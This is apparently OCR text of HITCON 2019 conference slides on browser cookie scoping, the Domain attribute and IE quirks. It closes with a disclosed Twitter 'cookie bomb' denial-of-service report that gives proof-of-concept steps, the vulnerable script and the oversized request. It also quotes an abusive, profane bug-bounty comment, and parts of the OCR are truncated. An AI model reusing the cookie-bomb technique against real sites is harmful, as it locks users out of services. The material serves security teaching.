The cookie monster in our browsers

@filedescriptor
HITCON 2019

@filedescriptor

- From Hong Kong 🇭🇰
- Pentester for Cure53
- Love WebApp Sec & Browser Sec
- Bug Bounty Hunter (#1 on Twitter's program)

Motivation

Out of Scope

Domain **assets.spotify.com**

Motivation

Out-of-Scope Sub-Domains:

- http://*.pornhub.com/
- http://*.pornhub.com/live/
- http://*.pornhub.com/jobs/
- http://*.pornhubpremium.com/
- http://*.pronstore.com/

Out of Scope

Domain **assets.spotify.com**

Motivation

bugtriage-rob closed the report and changed the status to ● **Informative**. Aug 4th (3 years ago)

Thanks for your report.

While we appreciate your efforts to help keep Uber secure, I'm afraid this doesn't qualify for this program as the domain `*.et.uber.com` is out of scope for this program. You can find the list of in-scope properties on our program page: hackerone.com/uber

Thanks and good luck in your future bug hunting.

Out-of-Scope Sub-Domains:

- http://*.pornhub.com/
- http://*.pornhub.com/live/
- http://*.pornhub.com/jobs/
- http://*.pornhubpremium.com/
- http://*.pronstore.com/

raghav_bisht posted a comment.

Respected...

Its a request Once you patched the vulnerability "Do disclose the report"

lyoung-uber **reopened** this report.

lyoung-uber closed the report and changed the status to ● **Not Applicable**.

Closing as `Not Applicable` since this is out-of-scope.

Out of Scope

Domain **assets.spotify.com**


raghav_bisht posted a comment.

@lyoung-uber you fucking asshole mother fucker I know this is "Out of scope" and your team member @bugtriage-rob marked it has Informative and closed the report, still I didn't argue about it and accepted it.....fucker.

I respectfully asked you to disclosure my report and you moron mother fucker deducted my Reputation Point ....

Bloody Mother Fucker..... TAXI DRIVER.....

1966



History


The Dark Age


1994	1997	2000
Netscape's cookie_spec	RFC 2109	RFC 2965
Basic Syntax Mechanism	More Attributes Privacy Control	Obsoletes RFC 2109 Set-Cookie2 & Cookie2

No browser followed these specs!

The Modern Age

2011	2015	2016	2016
RFC 6265	Cookie Prefixes (RFC6265bis)	Same-site Cookies (RFC6265bis)	Strict Secure Cookies (RFC6265bis)
Obsoletes RFC 2965 Summarizes reality HttpOnly flag	Improves Integrity across subdomains over secure channel	Kills CSRF & Co.	Prevents secure cookies overwrite from non-secure origin





HTTP Response

```
HTTP/1.1 200 OK
[...]
Set-Cookie: sid=123; path=/admin
```

JavaScript API (write)

```
document.cookie = 'lang=en'
```

HTTP Response

```
HTTP/1.1 200 OK
[...]
Set-Cookie: sid=123; path=/admin
```

Subsequent HTTP Request

```
POST /admin HTTP/1.1
[...]
Cookie: sid=123; lang=en
```

JavaScript API (write)

```
document.cookie = 'lang=en'
```


JavaScript API (read)

```
document.cookie
// sid=123; lang=en
```

*Attributes do not appear in requests

	Name	Value	Attribute	Flag
`Set-Cookie:`	`sid=123;`		`path=/admin;`	`Secure`

Attribute					Flag	
Expires	Max-Age	Domain	Path	SameSite	Secure	HttpOnly




We will focus on these attributes in this talk

Domain

Domain to subdomains

example.com

```
Set-Cookie: foo=bar; domain=.example.com
```




sub.example.com

sub.of.sub.example.com

Subdomains to subdomains

sub.example.com


```
Set-Cookie: foo=bar; domain=.example.com
```



example.com

sub.of.sub.example.com

Current domain



FD
@filedescriptor

Follow

What is this cookie scoped to?

Set-Cookie: foo=bar; domain=example.com

- ○ Only example.com
- ○ Only *.example.com
- ○ Both

FD

@filedescriptor

Follow

What is this cookie scoped to?

Set-Cookie: foo=bar; domain=example.com

41% Only example.com

11% Only *.example.com

48% Both

245 votes • Final results

[redacted] 4:13 PM

oh interesting

i learned something today

i thought that domain=example.com was "set cookie on example.com only"

and `domain=.example.com` was "example.com and all subdomains"

Dot or no Dot?

- They have **no** difference (old RFC vs new RFC style)
- Both widen the scope of a cookie to all (sub)domains
- The correct way to limit the scope is to **not** have the domain attribute
- Some websites add the domain attribute for all cookies
    - If one of the subdomains is compromised, such cookies will be leaked to unauthorized parties

"Some existing user agents treat an absent Domain attribute as if the Domain attribute were present and contained the current host name."

– RFC 6265 (4.1.2.3.)

Internet Explorer Cookie Intern

https://blogs.msdn.microsoft.com/ieinternals/2009/08/20/internet-explorer-cookie-internals-faq/

Incognito

This site uses cookies for analytics, personalized content and ads. By continuing to browse this site, you agree to this use. Learn more

Microsoft | Developer

Search

Sign in

IEInternals

A look at Internet Explorer from the inside out. @EricLaw left Microsoft in 2012, and rejoined Microsoft Edge in 2018.

Internet Explorer Cookie Internals (FAQ)

Follow Us

Q3: If I don't specify a DOMAIN attribute when a cookie, IE sends it to all nested subdomains anyway?

A: Yes, a cookie set on example.com will be sent to sub2.sub1.example.com.

Internet Explorer differs from other browsers in this regard. Here's a test case.

Update: This behavior bug was removed from Edge by Windows 10 RS3, but remained in IE11 on Windows 10. By Windows 10 RS4 (April 2018), both Edge and Internet Explorer match other browsers.

Still isn't fixed in IE11 on Windows 7 / 8.1!

Q1: IE's cookie code doesn'

A: Correct. Internet Explorer (i

WinINET (the network stack below IE) has cookie implementation based on the pre-RFC Netscape draft spec for cookies. This means that directives like **max-age**, versioned cookies, etc, are not supported in any version of Internet Explorer.

Q2: If I don't specify a leading dot when setting the DOMAIN attribute, IE doesn't care?

A: Correct. All current version browsers (Chrome, FF, Opera, etc) seem to treat a leading dot as implicit. Here's a test case.

performance dev

erInIE10 https

es limitations ie9

dev ActiveX add-ons

caching Q&A

Archives

January 2015 (3)
November 2014 (1)
October 2014 (1)

Cookie bomb

A blockbuster **bomb** or **cookie** was any of several of the largest conventional **bombs** used in World War II by the Royal Air Force (RAF).

Blockbuster bomb - Wikipedia

https://en.wikipedia.org/wiki/Blockbuster_bomb

Cookie Bomb

- Most servers have a length limit on request headers
- When this limit is exceeded, HTTP 413 or 431 is returned
- Limited cookies injection can still result in client-side DoS
- Domain & Expire attributes help persist the attack across (sub)domains.

#57356 DOM based cookie bo

HackerOne, Inc. [US] | https://hackerone.com/reports/57356

Incognito (2)

SIGN IN | SIGN UP

hackerone FOR BUSINESS FOR HACKERS HACKTIVITY COMPANY TRY HACKERONE

filedescriptor (filedescriptor)

5655	89th	6.42	95th	37.50	99th
Reputation	Rank	Signal	Percentile	Impact	Percentile

45 #57356 **DOM based cookie bomb**

Share:

State	Resolved (Closed)	Severity	No Rating (---)
Disclosed	April 11, 2017 11:24am +0800	Participants	
Reported To	Twitter	Visibility	Disclosed (Full)
Weakness	Denial of Service		
Bounty	$280		

Collapse

TIMELINE

filedescriptor submitted a report to **Twitter**. Apr 19th (4 years ago)

Hi,

I would like to report an issue that allows attackers to plant a "cookie bomb" on a victim's browser, so that the victim will be unable to access any Twitter services.

PoC


1. Go to http://innerht.ml/pocs/twitter-dom-based-cookie-bomb/
2. Click on the "DoS" link
3. Wait for a moment
4. Now Twitter will be unaccessible

```
function d(a) {
...
        var b = document.referrer || "none",
            d = "ev_redir_" + encodeURIComponent(a) + "=" + b + "; path=/";
        document.cookie = d;
...
}
...
window.location.hash != "" && d(window.location.hash.substr(1).toLowerCase())
```

https://example.com/aaa…aaa → https://twitter.com/#a

https://example.com/aaa…aaa → https://twitter.com/#b

https://example.com/aaa…aaa → https://twitter.com/#c



```
GET / HTTP/1.1
[...]
Cookie: ev_redir_a=aaa...aaa;
        ev_redir_b=aaa...aaa;
        ev_redir_c=aaa...aaa
```

} 8kB+

Twitter

Twitter, Inc. [US] https://twitter.com

Elements | Network | Sources | Timeline | Profiles | Resources | Audits | Console

View: Options: Preserve log Disable cache

Filter | All | XHR | Script | Style | Images | Media | Fonts | Documents | WebSockets | Other | Hide data URLs

Name	Status	Type	Initiator	Size	Time	Timeline
twitter.com	431	docu...	Other	48 B	387 ms	
favicon.ico	200	x-icon	Other	1.2 KB	393 ms	

